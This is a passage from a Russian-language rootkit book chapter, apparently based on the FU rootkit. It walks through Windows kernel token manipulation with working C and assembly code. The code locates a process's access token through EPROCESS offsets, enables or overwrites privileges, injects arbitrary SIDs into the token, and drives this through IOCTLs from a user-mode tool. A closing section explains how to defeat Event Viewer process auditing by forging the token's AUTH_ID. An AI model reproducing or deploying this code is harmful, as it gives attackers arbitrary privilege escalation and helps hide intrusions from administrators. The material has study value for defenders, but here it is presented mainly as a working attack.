Чтобы получить адрес маркера процесса, привилегии которого вы собираетесь изменять, нужно к адресу структуры `EPROCESS`, полученной при помощи описанной ранее функции `FindProcessEPROC`, добавить смещение маркера в этой структуре.

Для справки воспользуйтесь табл. 7.2.

Таблица 7.2. Смещение указателя на маркер доступа процесса в структуре EPROCESS

	Windows NT	Windows 2000	Windows XP	Windows XP SP 2	Windows 2003
Смещение указателя на маркер	0x108	0x12c	0xc8	0xc8	0xc8

Элемент структуры EPROCESS, содержащий указатель на маркер доступа процесса, после выхода Windows 2000 изменился. Сейчас это структура _EX_FAST_REF, имеющая следующее определение:

```
typedef struct _EX_FAST_REF {
    union {
        PVOID Object;
        ULONG RefCnt : 3;
        ULONG Value;
    };
} EX_FAST_REF, *PEX_FAST_REF;
```

Чтобы найти маркер процесса, воспользуйтесь функцией FindProcessToken:

```
DWORD FindProcessToken (DWORD eproc)
{
    DWORD token;
    __asm {
        mov eax, eproc;
        add eax, TOKENOFFSET; // Смещение маркера в EPROCESS
        mov eax, [eax];
        and eax, 0xfffffff8;  // См. определение _EX_FAST_REF.
        mov token, eax;
    }
    return token;
}
```

Как вы, наверное, заметили, в ассемблерной вставке мы отбрасываем последние 3 бита адреса маркера инструкцией and eax, fffffff8. В адресе маркера последние 3 бита всегда равны нулю, следовательно, несмотря на изменения структуры, содержащей адрес маркера, мы все еще можем безболезненно получить адрес, не причинив ему никакого вреда в случае, если руткит работает в одной из первых версий Windows.

Модификация маркера процесса

В маркеры довольно трудно вносить какие-либо изменения. Они состоят из неизменяемой и изменяемой частей. Размер неизменяемой части всегда одинаков (название говорит само за себя). Она имеет строго определенную структуру. Изменяемая часть менее предсказуема. Она содержит все привилегии и идентификаторы защиты (SID), принадлежащие маркеру. Их количество варьирует в зависимости от статуса пользователя, создавшего процесс (или статуса того, от чьего имени процесс запущен).

При чтении примеров этого раздела удерживайте в голове рис. 7.4, изображающий структуру маркера доступа. Это поможет вам лучше разобраться в материале.



Рис. 7.4. Структура маркера доступа процесса в памяти

Внутри маркера содержится множество смещений данных, которые вам, возможно, придется модифицировать. Например, при добавлении привилегии или SID группы вам понадобится подкорректировать и неизменяемую часть маркера, где хранятся счетчики. Как мы уже говорили, все привилегии и идентификаторы защиты находятся в изменяемой части маркера, поскольку их размер у разных маркеров может различаться. В неизменяемой части маркера содержатся смещение и размер его изменяемой части. Эти данные понадобятся вам для добавления информации в маркер. Таблица 7.3 содержит большинство смещений, необходимых для руткита.

Таблица 7.3. Необходимые для руткита смещения в маркере защиты процесса

	Windows NT	Windows 2000	Windows XP	Windows XP SP 2	Windows 2003
Смещение AUTH_ID	0x18	0x18	0x18	0x18	0x18
Смещение счетчика SID	0x30	0x3c	0x40	0x4c	0x4c
Смещение указателя на SID	0x48	0x58	0x5c	0x68	0x68
Смещение счетчика привилегий	0x34	0x44	0x48	0x54	0x54
Смещение указателя на привилегии	0x50	0x64	0x68	0x74	0x74

Добавление привилегий в маркер процесса

Чтобы добавить новую или включить отключенную привилегию в маркере доступа процесса, мы напишем прикладную программу, посылающую IOCTL-сигналы нашему руткиту. Программа пользовательского уровня как нельзя лучше

подходит для этой цели, так как большинство API-функций Win32, предназначенных для работы с маркерами в ядре, недокументированы.

Руткит в ядре будет получать информацию о привилегиях от пользовательской программы и записывать ее напрямую в память. Этой памятью будет та часть маркера защиты целевого процесса, которая содержит его привилегии. Имейте в виду, так как работа выполняется без участия диспетчера объектов Windows, мы можем назначать процессам любые привилегии и группы, какие только захотим.

Прежде чем сообщить руткиту, какие привилегии мы бы хотели добавить или включить, необходимо знать, какие привилегии бывают. Следующие привилегии перечислены в заголовочном файле ntddk.h (не все они применимы к процессам):

- SeCreateTokenPrivilege;
- SeAssignPrimaryTokenPrivilege;
- SeLockMemoryPrivilege;
- SeIncreaseQuotaPrivilege;
- SeUnsolicitedInputPrivilege;
- SeMachineAccountPrivilege;
- SeTcbPrivilege;
- SeSecurityPrivilege;
- SeTakeOwnershipPrivilege;
- SeLoadDriverPrivilege;
- SeSystemProfilePrivilege;
- SeSystemtimePrivilege;
- SeProfileSingleProcessPrivilege;
- SeIncreaseBasePriorityPrivilege;
- SeCreatePagefilePrivilege;
- SeCreatePermanentPrivilege;
- SeBackupPrivilege;
- SeRestorePrivilege;
- SeShutdownPrivilege;
- SeDebugPrivilege;
- SeAuditPrivilege;
- SeSystemEnvironmentPrivilege;
- SeChangeNotifyPrivilege;
- SeRemoteShutdownPrivilege;
- SeUndockPrivilege;
- SeSyncAgentPrivilege;
- SeEnableDelegationPrivilege.

Вы можете воспользоваться утилитой Process Explorer производства Sysinternals[1] для просмотра текущих привилегий процесса. Заметьте, на рис 7 5 многие привилегии по умолчанию отключены.



Рис. 7.5. Параметры безопасности, хранящиеся в маркере доступа процесса

Тот факт, что многие привилегии по умолчанию отключены, докажет свою полезность при внесении в маркер новых привилегий и групп Дело в том, что при прямой модификации памяти нужно быть чрезвычайно осмотрительным Вы не можете просто увеличить размер маркера, так как не знаете точно, что находится прямо за ним. Память за ним может быть даже не выделена Однако можно избежать увеличения размера маркера, включив отключенные привилегии или же переписав их, заменив новыми. В свое время мы еще вернемся к этому вопросу.

Следующий код — это главная функция пользовательской части руткита Программа принимает от пользователя параметр –prs (Privilege Set — набор привиле-

[1] Утилита Process Explorer доступна для загрузки с сайта Sysinternals по адресу www sysinternals com/ntw2k/freeware/procexp shtml

гий), PID целевого процесса и привилегии для добавления в маркер. Например, команда fu -prs 8 SeDebugPrivilege SeShutdownPrivilege добавит привилегию отладки и отключения компьютера процессу с идентификатором PID, равным 8. Мы создаем массив строк по числу параметров командной строки минус три (из-за pu, -prs и PID процесса). Длина каждого элемента массива равна 32 байт (этой длины должно быть достаточно для всех возможных привилегий). Далее мы передаем PID процесса, массив priv_array и его размер в функцию SetPriv, которая и выполняет оставшуюся работу на пользовательском уровне.

```
void main(int argc, char **argv)
{
    int i = 25;
    if (argc > 1)
    {
        if (InitDriver() == -1)
            return;
        if (strcmp((char *)argv[1], "-prl") == 0)
            ListPriv();
        else if (strcmp((char *)argv[1], "-prs") == 0)
        {
            char *priv_array = NULL;
            DWORD pid = 0;
            if (argc > 2)
                pid = atoi(argv[2]);
            priv_array = (char *)calloc(argc-3, 32);
            if (priv_array == NULL)
            {
                fprintf(stderr, "Failed to allocate memory!\n");
                return;
            }
            int size = 0;
            for(int i = 3; i < argc; i++)
            {
                if(strncmp(argv[i], "Se", 2) == 0)
                {
                    strncpy((char *)priv_array + ((i-3)*32), argv[i], 31);
                    size++;
                }
            }
            SetPriv(pid, priv_array, size*32);
            if(priv_array)
                free(priv_array);
        }
...
```

ROOTKIT.COM

Как и большинство исходных кодов этой главы, вы можете загрузить следующие исходные коды в виде руткита с сайта: www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip.

В приведенном коде мы проверяем, начинается ли имя привилегии с префикса «Se», для каждой корректной привилегии это должно быть так. Далее мы копируем прошедшие проверку привилегии в массив и вызываем функцию SetPriv, которая, в конечном счете, и взаимодействует с драйвером руткита посредством механизма IOCTL.

Функция SetPriv создает и инициализирует массив структур LUID_AND_ATTRIBUTES. Каждая привилегия имеет свой локально уникальный идентификатор (Locally Unique Identifier, LUID). Из-за того что все эти идентификаторы LUID уникальны в рамках системы, мы не можем жестко прописать их в нашем рутките. Функция LookupPrivilegeValue принимает имя компьютера, в котором ищутся значения привилегий (NULL для локальной системы), название привилегии, переданной пользователем через командную строку, и указатель для возвращаемого идентификатора LUID. Заметьте, что согласно Microsoft SDK, LUID — это 64-разрядное число, гарантированно уникальное в системе, в которой оно сгенерировано. Однако нет никаких гарантий того, что после перезагрузки оно останется тем же.

Атрибуты определяют, включена привилегия или выключена. Тот факт, что привилегия присутствует в маркере, сам по себе еще не значит, что процесс может ею воспользоваться. Привилегия может быть в одном из трех состояний, в соответствии с атрибутами:

```
#define SE_PRIVILEGE_DISABLED           (0x00000000L)
#define SE_PRIVILEGE_ENABLED_BY_DEFAULT (0x00000001L)
#define SE_PRIVILEGE_ENABLED            (0x00000002L)
```

Функция SetPriv создает массив структур LUID_AND_ATTRIBUTES для передачи в драйвер. Вот формат этой структуры:

```
typedef struct _LUID_AND_ATTRIBUTES {
    LUID   Luid;
    DWORD  Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

Поля Luid инициализируются значениями, возвращенными функцией LookupPrivilegeValue, а Attributes устанавливаются в SE_PRIVILEGE_ENABLED_BY_DEFAULT, что полностью подготавливает массив к передаче рутките. Передача осуществляется функцией DeviceIoControl с кодом IOCTL_ROOTKIT_SETPRIV:

```
DWORD SetPriv(DWORD pid, void *priv_luids, int priv_size)
{
    DWORD d_bytesRead;
    DWORD success;
    PLUID_AND_ATTRIBUTES pluid_array;
    LUID pluid;
    VARS dvars;

    if (!Initialized)
        return ERROR_NOT_READY;
    if (priv_luids == NULL)
        return ERROR_INVALID_ADDRESS;

    pluid_array = (PLUID_AND_ATTRIBUTES) calloc(priv_size/32,
    sizeof(LUID_AND_ATTRIBUTES));

    if (pluid_array == NULL)
        return ERROR_NOT_ENOUGH_MEMORY;

    DWORD real_luid = 0;
    for (int i = 0; i < priv_size/32; i++)
    {
        if(LookupPrivilegeValue(NULL, (char *)priv_luids + (i*32),&pluid))
        {
            memcpy(pluid_array+i, &pluid, sizeof(LUID));
```

```
                *(pluid_array+i)).Attributes = SE_PRIVILEGE_ENABLED_BY_DEFAULT;
                real_luid++;
            }
        }

        dvars.the_pid = pid;
        dvars.pluida = pluid_array;
        dvars.num_luids = real_luid;
        success = DeviceIoControl(gh_Device,
                                  IOCTL_ROOTKIT_SETPRIV,
                                  (void *) &dvars,
                                  sizeof(dvars),
                                  NULL,
                                  0,
                                  &d_bytesRead,
                                  NULL);
        if(pluid_array) free(pluid_array);
        return success;
    }
```

Обработчик IOCTL_ROOTKIT_SETPRIV IOCTL находится в драйвере. Он получает массив структур LUID_AND_ATTRIBUTES и PID процесса, которому необходимо добавить привилегии. Для получения адреса структуры EPROCESS используется функция FindProcessEPROC, а для получения адреса маркера — функция FindProcessToken.

Теперь, когда у нас есть маркер, необходимо получить количество элементов содержащегося в нем массива структур LUID_AND_ATTRIBUTES. Мы делаем это, воспользовавшись смещением счетчика привилегий из табл. 7.3. Этот счетчик очень важен (см. циклы for следующего листинга).

Далее мы получаем адрес начала массива структур LUID_AND_ATTRIBUTES. Не забывайте, что маркер состоит из изменяемой и неизменяемой частей. Начало массива структур LUID_AND_ATTRIBUTES — это начало изменяемой части маркера. Части располагаются в памяти друг за другом.

Теперь в нашем распоряжении имеется адрес массива LUID_AND_ATTRIBUTES в маркере и массив структур LUID_AND_ATTRIBUTES, предназначенных для добавления. Мы не можем выделить новую память под добавляемые привилегии, так же как не можем увеличить размер маркера (память за ним может оказаться невыделенной).

Напомним, что, как показано в окне утилиты Process Explorer на рис. 7.5, большинство привилегий, присутствующих в маркере процесса, отключены. Так зачем же нам нужны отключенные привилегии?

Идея состоит в том, чтобы включить отключенную привилегию, если она совпадает с одним из элементов структур LUID_AND_ATTRIBUTES, переданных в руткит, или переписать ее одной из запрашиваемых привилегий, если она не входит в массив добавляемых структур LUID_AND_ATTRIBUTES. Для этого мы создали две группы вложенных циклов for. В первой проверяется каждая привилегия, переданная в руткит, и если она уже содержится в маркере, она включается. Вторая группа циклов работает, если привилегия не найдена в маркере, но еще существуют отключенные привилегии, которые могут быть переписаны. При помощи этого алгоритма можно добавлять привилегии без выделения дополнительной памяти.

```
// Если новая привилегия уже есть в маркере, просто изменяем
// поле атрибутов.
for (luid_attr_count = 0; luid_attr_count < d_PrivCount; luid_attr_count++)
{
    for (d_LuidsUsed = 0; d_LuidsUsed < nluids; d_LuidsUsed++)
    {
        if((luids_attr[d_LuidsUsed].Attributes != 0xffffffff) &&
            (memcmp(&luids_attr_orig[luid_attr_count].Luid,
            &luids_attr[d_LuidsUsed].Luid, sizeof(LUID)) == 0))
        {
(PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Attributes =
((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes;
((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes = 0xffffffff;
        }
    }
}

// OK, мы не нашли новых привилегий в массиве уже существующих,
// поэтому находим какую-нибудь отключенную привилегию и переписываем ее.
for (d_LuidsUsed = 0; d_LuidsUsed < nluids; d_LuidsUsed++)
{
    if (((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes
        != 0xffffffff)
    {
        for (luid_attr_count = 0; luid_attr_count < d_PrivCount;
             luid_attr_count++)
        {
            // Если привилегия была отключена, значит, она все равно
            // не нужна была нам, поэтому записываем на ее место привилегию,
            // которую нужно добавить. Может быть, нам не удастся добавить
            // все привилегии, которые мы хотим, из-за ограничений на
            // размер, поэтому следует составлять список добавляемых
            // привилегий в порядке уменьшения их важности.
            if((luids_attr[d_LuidsUsed].Attributes != 0xffffffff) &&
                (((PLUID_AND_ATTRIBUTES)luids_attr_orig)
                [luid_attr_count].Attributes == 0x00000000))
            {
((PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Luid =
((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Luid;
((PLUID_AND_ATTRIBUTES)luids_attr_orig)[luid_attr_count].Attributes =
((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes;
((PLUID_AND_ATTRIBUTES)luids_attr)[d_LuidsUsed].Attributes = 0xffffffff;
            }
        }
    }
}
break;
```

Добавление идентификатора защиты в маркер процесса

Добавление SID в маркер — это самая сложная модификация, которую мы только можем сделать. Из-за упомянутого в прошлом разделе недостатка памяти в качестве места для новых идентификаторов защиты нам придется использовать уже присутствующие в маркере, но отключенные привилегии.

В маркере процесса для каждого идентификатора защиты, помимо его самого, хранится дополнительная информация. Например, существует таблица структур SID_AND_ATTRIBUTES практически такая же, как аналогичная таблица привилегий.

Первое поле этой структуры содержит указатель на соответствующий идентификатор защиты в памяти. Чтобы добавить новый идентификатор защиты в маркер процесса, понадобится сначала добавить один или несколько элементов в таблицу структур SID_AND_ATTRIBUTES, добавить сам идентификатор защиты и, наконец, скорректировать все указатели в таблице, чтобы учесть произведенные в памяти изменения.

Формат структуры SID_AND_ATTRIBUTE:

```
typedef struct _SID_AND_ATTRIBUTES {
    PSID   Sid;
    DWORD  Attributes;
} SID_AND_ATTRIBUTES, *PSID_AND_ATTRIBUTES;
```

Для простоты лучше начать работу с выделения вспомогательного буфера такого же размера, как и изменяемая часть маркера. Выделить его можно в перемещаемом пуле. В конце мы скопируем содержимое этого буфера обратно, поверх изменяемой части маркера, а буфер освободим.

Еще нам понадобятся счетчики привилегий и идентификаторов защиты, указатели на таблицы идентификаторов защиты и привилегий, а также адрес и размер изменяемой части маркера.

Имея адрес маркера, вычисляем нужные переменные и выделяем память под вспомогательный буфер:

```
i_PrivCount     = *(int *)(token + PRIVCOUNTOFFSET);
i_SidCount      = *(int *)(token + SIDCOUNTOFFSET);
luids_attr_orig = *(PLUID_AND_ATTRIBUTES *)(token + PRIVADDROFFSET);
varbegin        = (PVOID) luids_attr_orig;
i_VariableLen   = *(int *)(token + PRIVCOUNTOFFSET + 4);
sid_ptr_old     = *(PSID_AND_ATTRIBUTES *)(token + SIDADDROFFSET);

// Это наш временный буфер.
varpart = ExAllocatePool(PagedPool, i_VariableLen);

if (varpart == NULL)
{
    IoStatus->Status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
RtlZeroMemory(varpart, i_VariableLen);
```

Руткиту удается сэкономить определенный объем памяти, копируя во временный буфер только включенные привилегии. При помощи счетчика можно узнать точно, сколько памяти удалось сэкономить.

Может случиться, что для размещения там добавляемых идентификаторов защиты и их структур SID_AND_ATTRIBUTES освобожденного места окажется недостаточно. В этом случае возможны несколько вариантов поведения руткита. Можно вернуть ошибку, сообщающую, что не хватает ресурсов для добавления SID в маркер. Это и делается в приведенном далее коде.

Можно также перезаписать некоторые включенные привилегии новыми идентификаторами защиты, но в этом случае возможны определенные неприятные последствия. Могут быть перезаписаны привилегии, без которых процесс не может нормально функционировать.

Начиная с Windows 2000, появились так называемые ограниченные (restricted) идентификаторы защиты, которые располагаются в самом конце изменяемой части маркера. Они предназначены просто для того, чтобы ограничивать некоторых пользователей или некоторые группы в возможностях совершения определенных действий. И хотя они достаточно редко используются, есть вероятность, что они все-таки присутствуют в маркере. Так же как и в случае с отключенными привилегиями, ограниченные идентификаторы защиты не особенно ценны для маркера, поэтому вы можете модифицировать алгоритм так, чтобы задействовать занимаемое ими место.

```
// Копируем только включенные привилегии. Вместо включенных привилегий
// мы запишем добавляемые идентификаторы защиты.
for(luid_attr_count=0;luid_attr_count<i_PrivCount; luid_attr_count++)
{
    if(((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Attributes
        != SE_PRIVILEGE_DISABLED)
    {
        ((PLUID_AND_ATTRIBUTES)varpart)[i_LuidsUsed].Luid =
        ((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Luid;
        ((PLUID_AND_ATTRIBUTES)varpart)[i_LuidsUsed].Attributes =
        ((PLUID_AND_ATTRIBUTES)varbegin)[luid_attr_count].Attributes;
        i_LuidsUsed++;
    }
}

// Вычисляем, сколько места нам понадобится в маркере.
i_spaceNeeded = i_SidSize + sizeof(SID_AND_ATTRIBUTES);
i_spaceSaved  = (i_PrivCount - i_LuidsUsed)*  sizeof(LUID_AND_ATTRIBUTES);
i_spaceUsed   = i_LuidsUsed * sizeof(LUID_AND_ATTRIBUTES);

// Недостаточно места под новые идентификаторы защиты. Заметьте,
// мы игнорируем ограниченные идентификаторы защиты. Они тоже
// могут входить в изменяемую часть маркера.
if (i_spaceSaved  < i_spaceNeeded)
{
    ExFreePool(varpart);
    IoStatus->Status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
```

В следующем коде все существующие структуры SID_AND_ATTRIBUTES копируются во вспомогательный буфер. Цикл for обеспечивает обход всей таблицы, корректируя указатели на SID.

```
RtlCopyMemory((PVOID)((DWORD)varpart+i_spaceUsed),
              (PVOID)((DWORD)varbegin + (i_PrivCount *
              sizeof(LUID_AND_ATTRIBUTES))), i_SidCount *
              sizeof(SID_AND_ATTRIBUTES));

for (sid_count = 0; sid_count < i_SidCount; sid_count++)
{
    ((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[sid_count].Sid =
    (PSID)(((DWORD) sid_ptr_old[sid_count].Sid) - ((DWORD) i_spaceSaved) +
    ((DWORD)sizeof(SID_AND_ATTRIBUTES)));

    ((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[sid_count].
        Attributes = sid_ptr_old[sid_count].Attributes;
}
```

Нам все еще требуется правильно настроить добавляемую структуру SID_AND_ATTRIBUTES. Устанавливаем поле Attribute в 0x00000007, чтобы сделать идентификатор защиты активным. Так как мы добавляем SID в конец уже существующих идентификаторов защиты, нам нужно вычислить размер последнего идентификатора из таблицы. Для этого нужно к адресу изменяемой части добавить ее размер и вычесть из всего этого адрес последнего идентификатора защиты. (Мы не берем в расчет возможность присутствия в маркере ограниченных идентификаторов защиты.) Ну и, наконец, используя размер последнего идентификатора, вычисляем адрес добавляемого идентификаторы защиты:

```
// Настраиваем новую структуру SID_AND_ATTRIBUTES.
SizeOfLastSid = (DWORD)varbegin + i_VariableLen;
SizeOfLastSid = SizeOfLastSid - (DWORD)

((PSID_AND_ATTRIBUTES)sid_ptr_old)[i_SidCount-1].Sid;
((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[i_SidCount].Sid =
    (PSID)((DWORD)((PSID_AND_ATTRIBUTES)
    ((DWORD)varpart+(i_spaceUsed)))[i_SidCount-1].Sid+ SizeOfLastSid);

((PSID_AND_ATTRIBUTES)((DWORD)varpart+(i_spaceUsed)))[i_SidCount].Attributes
    = 0x00000007;
```

Мы почти закончили. Копируем временный буфер varpart в маркер. К этому времени мы уже добавили все включенные привилегии и все элементы SID_AND_ATTRIBUTES. Просто копируем новый идентификатор защиты за последним из существующих:

```
// Копируем старые идентификаторы защиты, оставляя место под новую
// структуру SID_AND_ATTRIBUTES.
SizeOfOldSids = (DWORD)varbegin + i_VariableLen;
SizeOfOldSids = SizeOfOldSids -
    (DWORD)((PSID_AND_ATTRIBUTES)sid_ptr_old)[0].Sid;

RtlCopyMemory((VOID UNALIGNED *)((DWORD)varpart +
   (i_spaceUsed)+((i_SidCount+1) * sizeof(SID_AND_ATTRIBUTES))),
   (CONST VOID UNALIGNED*) ((DWORD)varbegin +
   (i_PrivCount * sizeof(LUID_AND_ATTRIBUTES))+
   (i_SidCount  * sizeof(SID_AND_ATTRIBUTES))), SizeOfOldSids);

// Копируем временный буфер в маркер.
RtlZeroMemory(varbegin, i_VariableLen);
RtlCopyMemory(varbegin, varpart, i_VariableLen);

// Копируем новый идентификатор защиты за старыми.
RtlCopyMemory(((PSID_AND_ATTRIBUTES)((DWORD)varbegin +
    (i_spaceUsed)))[i_SidCount].Sid, psid, i_SidSize);
```

Осталось только скорректировать счетчики и указатели в неизменяемой части маркера, а также освободить память, выделенную под вспомогательный буфер. Так как мы изменили число привилегий и SID, необходимо скорректировать их смещения. Таблица LUID_AND_ATTRIBUTE так и осталась на своем месте, потому что она находится в самом начале изменяемой части маркера. Указатель на таблицу SID_AND_ATTRIBUTE изменился и требует коррекции, ведь мы перемещали таблицу в памяти:

```
// Коррекция маркера.
*(int *)(token + SIDCOUNTOFFSET) += 1;
```

```
*(int *)(token + PRIVCOUNTOFFSET) = i_LuidsUsed;

*(PSID_AND_ATTRIBUTES *)(token + SIDADDROFFSET) =
    (PSID_AND_ATTRIBUTES)((DWORD) varbegin + (i_spaceUsed));
ExFreePool(varpart);
break;
```

Теперь ваш руткит может добавлять любые привилегии и групповые идентификаторы защиты любому процессу в системе. Но добавление SID имеет одно довольно интересное следствие, связанное с журналами безопасности. Об этом мы поговорим в следующем разделе.

Как обхитрить Windows Event Viewer

Хотя вы научились скрывать процессы и повышать свой уровень доступа, вы не можете знать точно, кто наблюдает за вами. Существует множество различных способов отслеживания новых процессов администратором. В ядре охранные программные системы могут даже зарегистрировать специальную функцию обратного вызова, срабатывающую при создании новых процессов. (Но даже в этот процесс можно вмешаться, хотя в этой книге мы не будем вдаваться в детали.)

Существует простой способ, при помощи которого любой здравомыслящий администратор может узнать, что происходит в системе. Нужно просто включить детальный аудит процессов. Если сделать это, то при создании нового процесса в журнал событий Windows будет добавлена запись с именем созданного процесса, идентификатором родительского процесса и именем пользователя, владеющего родительским процессом, а следовательно, создавшего новый процесс. В этом разделе мы покажем, какие изменения нужно внести в маркер, чтобы усложнить идентификацию по журналу событий.

По смещению 0x18 в маркере процесса есть локально уникальный идентификатор AUTH_ID, называемый идентификатором аутентификации. (Это смещение во всех версиях ОС одно и то же.) Хотя предполагается, что значения LUID уникальны, некоторые из них жестко прописаны в одном из заголовочных файлов DDK. Вот они:

```
#define SYSTEM_LUID                0x000003e7; // { 0x3e7, 0x0 }
#define ANONYMOUS_LOGON_LUID       0x000003e6; // { 0x3e6, 0x0 }
#define LOCALSERVICE_LUID          0x000003e5; // { 0x3e5, 0x0 }
#define NETWORKSERVICE_LUID        0x000003e4; // { 0x3e4, 0x0 }
```

Можно заменить AUTH_ID любого процесса одним из этих широко известных локально уникальных идентификаторов. Вообще идентификаторы AUTH_ID уникальны для каждого сеанса входа в систему. Операционная система использует их как числа, ассоциированные с индивидуальным входом в систему.

ВНИМАНИЕ

Будьте осторожны, изменяя поле AUTH_ID маркера доступа процесса. Если вы замените его значением LUID, для которого нет сопоставленного сеанса входа в систему, произойдет крах системы.

Если аудит процессов включен, создание каждого нового процесса отражается в журнале событий. Выглядит это примерно так, как показано на рис. 7.6.



Рис. 7.6. Событие создания процесса в окне утилиты Event Viewer

